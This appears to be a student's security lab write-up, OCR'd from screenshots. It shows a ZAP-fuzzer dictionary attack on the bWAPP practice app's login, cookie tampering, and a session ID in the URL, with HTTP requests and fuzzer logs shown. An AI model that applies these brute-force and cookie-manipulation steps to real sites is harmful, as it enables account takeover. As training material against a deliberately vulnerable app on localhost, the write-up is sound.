# Lab 03 - Broken authentication and XSS

## Scope


This assessment scope focused on two activities:

- **bWAPP** - bWAPP is a free and open-source deliberately insecure web application.
    - **Broken Auth - Password Attacks**
    - **Session Management - Cookies (HTTPOnly) Medium**
    - **Session Management - Session ID in URL**
- **HTB Toxic Challenge**

# bWAPP

## 1. Broken Auth - Password Attacks

This attack is quite simple, the only procedure occurring is a dictionary attack were we specify a list of word, and the ZAP application will rapidly execute request with every single word until it finds a successful response.



```
GET http://127.0.0.1/ba_pwd_attacks_1.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/
20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=oopcmoj69tii4kqvcc0apr9ke1; security_level=0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

| Id | So... | Req. Timestamp | Me... | URL | C... | Reason | ... | Size Resp... | Highest... | N... | Tags |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | ↔ ... | 10/20/23, 6:4... | GET | http://127.0.0.1/ba_pwd_attac... | 2... | OK | ... | 13,420 b... | Medi... | | Form, Scri... |
| 3 | ↔ ... | 10/20/23, 6:4... | GET | http://127.0.0.1/stylesheets/st... | 2... | OK | ... | 6,490 by... | Low | | Comment |
| 5 | ↔ ... | 10/20/23, 6:4... | GET | http://127.0.0.1/js/html5.js | 2... | OK | ... | 2,394 by... | Low | | Comment |
| 16 | ↔ ... | 10/20/23, 6:4... | GET | http://127.0.0.1/fonts/architec... | 2... | OK | ... | 43,380 b... | Low | | Comment |
| 21 | ↔ ... | 10/20/23, 6:4... | POST | http://127.0.0.1/ba_pwd_attac... | 2... | OK | ... | 13,495 b... | Medi... | | Form, Scri... |

Alerts 0 3 3 3 Main Proxy: localhost:9090 Current Scans 0 0 0 0 0 0 0 0

bWAPP - Broken Authentication — Mozilla Firefox

https://127.0.0.1/ba_pwd_attacks_1.php

/ Broken Auth - Password Attacks /


Enter your credentials *(bee/bug)*.

Login:

Password:

Login

Invalid credentials! Did you forgot your password?



Untitled Session - OWASP ZAP 2.12.0

Fuzzer

Fuzz Locations | Options | Message Processors

```
POST http://127.0.0.1/ba_pwd_attacks_1.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1/ba_pwd_attacks_1.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: https://127.0.0.1
DNT: 1

login=bee&password=test&form=submit
```

Fuzz Locations:

| ... | V... | # ... | # o... |
|---|---|---|---|
| B... | t... | 500 | 0 |

Remove Without Confirmation

```
 3 ↔ ... 10/20/23, 6:4... GET  http://127.0.0.1/stylesheets/st... 2... OK ... 6,490 by...  Low   Comment
 5 ↔ ... 10/20/23, 6:4... GET  http://127.0.0.1/js/html5.js      2... OK ... 2,394 by...  Low   Comment
16 ↔ ... 10/20/23, 6:4... GET  http://127.0.0.1/fonts/architec... 2... OK ... 43,380 b...  Low   Comment
21 ↔ ... 10/20/23, 6:4... POST http://127.0.0.1/ba_pwd_attac... 2... OK ... 13,495 b... Medi... Form, Scri...
```

Alerts 0 3 3 3 Main Proxy: localhost:9090

https://127.0.0.1/ba_pwd_attacks_1.php

bWAPP
an extremely buggy web app !

Choose your bug: bWAPP v2.2 Hack
Set your security level: low Set Current: low

Bugs | Change Password | Create User | Set Security Level | Reset | Credits | Blog | Log

/ Broken Auth. - Password Attacks /

Enter your credentials *(bee/bug)*.


Login:

Password:

Login

Invalid credentials! Did you forgot your password?

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio



Untitled Session - OWASP ZAP 2.12.0

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 13464
```

```
button>

    </form>

    </br >
    <font color="green">Successful login!</font>
</div>

<div id="side">

    <a href="http://twitter.com/MME_IT" target="blank_" class=
```

New Fuzzer Progress: 0: HTTP - http://127.0.0..d_attacks_1.php 100% Current fuzzers: 0

Messages Sent: 500 Errors: 0 Show Errors

| Tas... | Message Type | Code | Reason | RTT | Size Resp. He... | Size Resp. ... | Highest Al... | State | Payloads |
|---|---|---|---|---|---|---|---|---|---|
| 490 | Fuzzed | 200 | OK | 2 ms | 388 bytes | 13,495 bytes | | | rush2112 |
| 491 | Fuzzed | 200 | OK | 17 ms | 388 bytes | 13,495 bytes | | | russia |
| 492 | Fuzzed | 200 | OK | 16 ms | 388 bytes | 13,495 bytes | | | scorpion |
| 493 | Fuzzed | 200 | OK | 21 ms | 388 bytes | 13,495 bytes | | | rebecca |
| 494 | Fuzzed | 200 | OK | 13 ms | 388 bytes | 13,495 bytes | | | tester |
| 495 | Fuzzed | 200 | OK | 10 ms | 388 bytes | 13,495 bytes | | | mistress |
| 496 | Fuzzed | 200 | OK | 17 ms | 388 bytes | 13,495 bytes | | | phantom |
| 497 | Fuzzed | 200 | OK | 15 ms | 388 bytes | 13,495 bytes | | | billy |
| 498 | Fuzzed | 200 | OK | 9 ms | 388 bytes | 13,495 bytes | | | 6666 |
| 499 | Fuzzed | 200 | OK | 4 ms | 388 bytes | 13,495 bytes | | | albert |
| 500 | Fuzzed | 200 | OK | 5 ms | 388 bytes | 13,464 bytes | | Reflected | bug |

Alerts 0 3 3 3 Main Proxy: localhost:9090

https://127.0.0.1/ba_pwd_attacks_1.php

bWAPP
an extremely buggy web app !

Choose your bug: bWAPP v2.2 Hack
Set your security level: low Set Current: low

Bugs | Change Password | Create User | Set Security Level | Reset | Credits | Blog | Log

/ Broken Auth. - Password Attacks /

Enter your credentials *(bee/bug)*.


Login:

Password:

Login

Invalid credentials! Did you forgot your password?

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio



| Type | Parameter Name | Value | Functions |
|---|---|---|---|
| cookie | PHPSESSID | cdjcqqo6inicoaq83nmm20ck05 | AddIns |
| cookie | security_level | 0 | AddIns |
| url | | | AddIns |

```
login=bee&password=bug&form=submit
```

Find: No matches Time: 0 ms Body Length: 0 Total Length: 0 bytes

```
 0 Origi
 1 Fuzzed   200 OK   4 …  388 bytes   13,495 bytes   Reflected   pass
 2 Fuzzed   200 OK   3 …  388 bytes   13,495 bytes               test
 3 Fuzzed   200 OK   5 …  388 bytes   13,464 bytes   Reflected   bug
 4 Fuzzed   200 OK   7 …  388 bytes   13,495 bytes               12345
```

Alerts 0 3 3 3 Main Proxy: localhost:9090    Current Scans 0 0 0 0 0 0 0 0

Choose your bug: ------------------- bWAPP v2.2 ------------------- Hack

Set your security level: low Set Current: low

/ Broken Auth. - Password Attacks /

Enter your credentials *(bee/bug)*.

Login:


Password:

Login

Invalid credentials! Did you forgot your password?

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions

## 2. Session Management - Cookies (HTTPOnly) Medium


Applications Places System
bWAPP - Session Mana...
Parrot Terminal
Untitled Session - OWA...
Sun Oct 22, 11:57
Untitled Session - OWASP ZAP 2.12.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
http://127.0.0.1
History Search Alerts Output Fuzzer WebSockets
Filter: OFF Export
bWAPP - Session Manag
https://127.0.0.1/smgmt_cookies_httponly.php
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: medium
Bugs Change Password Create User Set Security Level Reset Credits Blog Log
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio

```
POST http://127.0.0.1/smgmt_cookies_httponly.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/
20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1/smgmt_cookies_httponly.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: https://127.0.0.1
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=cdjcqqo6inicoaq83nmm20ck05; security_level=0;
top_security=no
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

form=cookies
```

```
Id  So... Req. Timestamp  Me...  URL                             C... Reason  ... Size Resp...  Highes...  N...  Tags
28  ⟷ ... 10/22/23, 10:... POST  http://127.0.0.1/ba_pwd_atta...  2... OK      ... 13,495 b...   Medi...          Form, Scri...
33  ⟷ ... 10/22/23, 11:... POST  http://127.0.0.1/ba_pwd_atta...  3... Found   ... 0 bytes       Low
34  ⟷ ... 10/22/23, 11:... GET   http://127.0.0.1/smgmt_cooki...  2... OK      ... 13,579 b...
35  ⟷ ... 10/22/23, 11:... POST  http://127.0.0.1/smgmt_cooki...  2... OK      ... 13,901 b...   Medi...          Form, Scri...
36  ⟷ ... 10/22/23, 11:... POST  http://127.0.0.1/smgmt_cooki...  2... OK      ... 13,901 b...   Medi...          Form, Scri...
37  ⟷ ... 10/22/23, 11:... POST  http://127.0.0.1/smgmt_cooki...  3... Found   ... 0 bytes       Low              SetCookie
38  ⟷ ... 10/22/23, 11:... GET   http://127.0.0.1/smgmt_cooki...  2... OK      ... 13,582 b...
39  ⟷ ... 10/22/23, 11:... POST  http://127.0.0.1/smgmt_cooki...  2... OK      ... 13,907 b...   Medi...          Form, Scri...
Alerts 0 3 5 3 Main Proxy: localhost:9090        Current Scans 0 0 0 0 0 0 0 0
```


/ Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: Cookies

Click here to see your cookies with JavaScript.

| Name | Value |
|---|---|
| PHPSESSID | cdjcqqo6inicoaq83nmm20ck05 |
| security_level | 1 |
| top_security | maybe |

## 3. Session Management - Session ID in URL


Applications Places System
bWAPP - Session Mana...
[Parrot Terminal]
Untitled Session - OWA...
Sun Oct 22, 12:20
Untitled Session - OWASP ZAP 2.12.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
Manual Explore
Learn More
News
Learn More
History Search Alerts Output WebSockets
Filter: OFF Export
bWAPP - Session Manag
https://127.0.0.1/smgmt_sessionid_url.php?PHPSESSID=fm4207ru65f2vf5
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Log
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio

Welcome to OWASP Z...

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.


If you are new to ZAP then it is best to start with one of the options below.

ZAP 2.14.0 is available now

```
So...  Id  Req. Timestamp   Me...  URL                            C... Reason  ... Size Resp...  Highes...  N...  Tags
⟷ ...   6  10/22/23, 12:... GET    https://127.0.0.1/portal.php   5... Bad ... ... 4,530 by...
⟷ ...   8  10/22/23, 12:... GET    https://127.0.0.1/install      5... Bad ... ... 4,530 by...
⟷ ...   9  10/22/23, 12:... GET    https://127.0.0.1/install.php  5... Bad ... ... 4,530 by...
⟷ ...  10  10/22/23, 12:... GET    https://127.0.0.1/install.php  5... Bad ... ... 4,530 by...
⟷ ...  11  10/22/23, 12:... GET    https://127.0.0.1/install.php  5... Bad ... ... 4,530 by...
Alerts 0 0 0 0 Main Proxy: localhost:9090        Current Scans 0 0 0 0 0 0 0 0
```

/ Session Mgmt. - Session ID in URL /

